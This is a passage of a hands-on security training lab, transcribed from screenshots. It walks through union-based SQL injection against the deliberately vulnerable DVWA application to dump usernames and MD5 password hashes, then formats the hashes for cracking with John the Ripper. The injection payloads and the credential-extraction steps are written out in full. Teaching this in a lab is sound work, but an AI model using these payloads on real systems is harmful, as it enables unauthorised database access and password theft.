https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit


```
ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
Surname: users
user_id

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
Surname: users
first_name

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
Surname: users
last_name

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
Surname: users
user

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
Surname: users
password

ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_sch
First name:
```

Figure 2.12 Screenshot of PLABKALI01: DVWA SQL Injection results.

Here we are beginning to produce really interesting results showing the Information about users, first names and last names. We can also see that they use an avatar and there is a field for the number of failed logins together with the list of connections to the system.

Type into the User ID Field and click **Submit**:

3’ and 1=0 union select null,concat(first_name,0x0a,password) from users #



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information


```
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 2.13 Screenshot of PLABKALI01: DVWA SQL Injection results.

We now have the information of the first name and the password hash values.

Now we must carefully record this information into leafpad.

Copy and **paste** the details directly from the DVWA page.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
Copy
Select All
Search Google for "ID: 3' and 1=0 ..."
View Selection Source
Inspect Element (Q)
Take a Screenshot
More Information

```
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
Fi
Su
5f

ID                          t(first_name,0x0a,password) from users #
Fi
Su
e9

ID                          t(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 2.14 Screenshot of PLABKALI01: DVWA SQL Injection results.

Copy these details, remember to right-click on the screen and use the menu items.

Stay logged into PLABKALI01, minimize Firefox ESR and move onto the next exercise

Exercise 3 - Password Cracking with John

John the Ripper detects password hashes and then cracks the type of hash through either bruteforce or by allocating John a password hash list for its use. It is used against DES, MD5, Blowfish, Kerberos AFS and Windows LM hash. It will perform dictionary attacks by hashing the wordlist and comparing the results against the password hash list.

In this exercise, you will perform the following tasks:

Making the Password Hash File

Using a Wordlist

Password Cracking and Validation

Task 1- Making the Password Hash File

We will extract the password hashes and make our own file to save them into, which will be used by John the Ripper to scan and extract out the hash values for cracking purposes.

Step 1

Let’s Open up LeafPad from the terminal to begin recording the information we learn.

Click on:

```
Usual Applications > Accessories > Leafpad
```




Figure 3.1 Screenshot of PLABKALI01: Opening the Leafpad.

Follow the image above to open Leafpad up which is a notepad type tool for recording information in plain format.




PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
[Vulnerability: SQL Injecti...
(Untitled)
(Untitled)
File
Edit
Search
Options
Help

Figure 3.2 Screenshot of PLABKALI01: Leafpad.

Here we have a plain interface in Leafpad where we are going to record information of interest.


Paste the contents of the DVWA into the file.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
[Vulnerability: SQL Injecti...
*(Untitled)
*(Untitled)
File
Edit
Search
Options
Help

```
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.3 Screenshot of PLABKALI01: Leafpad.

Now tidy up the file by removing the commands listed, the first name field and the surname field.



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
[Vulnerability: SQL Injecti...
*(Untitled)
*(Untitled)
File
Edit
Search
Options
Help

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.4 Screenshot of PLABKALI01: Leafpad.

Step 2

